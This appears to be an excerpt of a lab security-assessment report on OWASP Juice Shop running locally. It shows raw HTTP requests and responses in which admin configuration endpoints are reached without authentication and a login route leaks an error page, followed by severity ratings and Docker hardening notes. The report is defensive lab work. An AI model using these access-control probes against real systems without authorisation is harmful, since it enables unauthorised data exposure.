
```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-TlLzQnOkHacD65vmjOe4cyAizMg"
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 07:44:16 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "version":"19.1.1"
}
```



```
GET /rest/admin/application-configuration HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; sessionID=
s%3A1768382202397.WNjm4S2vWFqJV8FGHZsDVa08YFpXy0ojOU6E7%2BSfxhY; continueCode=
qV8eRDNrW29v7qjXJMan16xd83tYfQ5uLJty6AgbY3EpBz4lkKZQP5mwyOoL
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"54e2-0CgCbypzBIkcBWm1HGmExZRsdJ4"
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 07:47:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 21730

{
    "config":{
        "server":{
            "port":3000,
            "basePath":"",
            "baseUrl":"http://localhost:3000"
        },
        "application":{
            "domain":"juice-sh.op",
            "name":"OWASP Juice Shop",
            "logo":"JuiceShop_Logo.png",
            "favicon":"favicon_js.ico",
            "theme":"bluegrey-lightgreen",
            "showVersionNumber":true,
            "showGitHubLinks":true,
            "localBackupEnabled":true,
            "numberOfRandomFakeUsers":0,
            "altcoinName":"Juicycoin",
            "privacyContactEmail":"donotreply@owasp-juice.shop",
            "customMetricsPrefix":"juiceshop",
            "chatBot":{
```

The endpoint /rest/admin/application was accessible without administrative privileges. The server returned HTTP 200 OK and disclosed internal configuration data. This indicates improper authorization enforcement on administrative routes.




```
GET /rest/admin/application-configuration HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:3000/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"54e2-0CgCbypzBIkcBWm1HGmExZRsdJ4"
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 07:58:16 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 21730

{
    "config":{
        "server":{
            "port":3000,
            "basePath":"",
            "baseUrl":"http://localhost:3000"
        },
        "application":{
            "domain":"juice-sh.op",
            "name":"OWASP Juice Shop",
            "logo":"JuiceShop_Logo.png",
            "favicon":"favicon_js.ico",
            "theme":"bluegrey-lightgreen",
            "showVersionNumber":true,
            "showGitHubLinks":true,
            "localBackupEnabled":true,
            "numberOfRandomFakeUsers":0,
            "altcoinName":"Juicycoin",
            "privacyContactEmail":"donotreply@owasp-juice.shop",
            "customMetricsPrefix":"juiceshop",
            "chatBot":{
```

Request sent without Cookie header also sends 200.

iv.




```
GET /rest/user/login HTTP/1.1
Host: localhost:3000
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 07:50:50 GMT
Connection: close
Content-Length: 3041

<html>
    <head>
        <meta charset='utf-8'>

        <title>
            Error: Unexpected path: /rest/user/login
        </title>
        <style>
            *{
                margin:0;
                padding:0;
                outline:0;
            }

            body{
                padding:80px100px;
                font:13px"Helvetica Neue","Lucida Grande","Arial";
                background:#ECE9E9-webkit-gradient(linear,0%0%,0%100%,from(#fff),to(#ECE9E9));
                background:#ECE9E9-moz-linear-gradient(top,#fff,#ECE9E9);
                background-repeat:no-repeat;
                color:#555;
                -webkit-font-smoothing:antialiased;
            }
```

The endpoint /rest/user/login returned HTTP 500 Internal Server Error when accessed via GET method. Instead of returning 405 Method Not Allowed, the application disclosed internal error details. This indicates improper error handling and potential information leakage.

Severity: Low–Medium
OWASP: Security Misconfiguration

v.



```
GET /rest/user/whoami HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:3000/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"7d-GvyDAsmsTTBBUVqZZ6hoqGframA"
Priority: u=0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-/5bSboVjVhGw3qRgvUfZjE1r1Ns"
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 08:02:17 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "user":{
    }
}
```

The /rest/user/whoami endpoint was tested without authentication. The server responded with HTTP 200 and an empty user object, indicating proper handling of unauthenticated access without exposing sensitive data. This demonstrates correct session validation for user identity endpoints. However, administrative endpoints under /rest/admin/ did not enforce authentication or authorization controls, leading to exposure of sensitive configuration data.

vi. Security Improvements Applied

Docker least privilege enforced
Privileged containers avoided
Image scanning implemented
Host updates enabled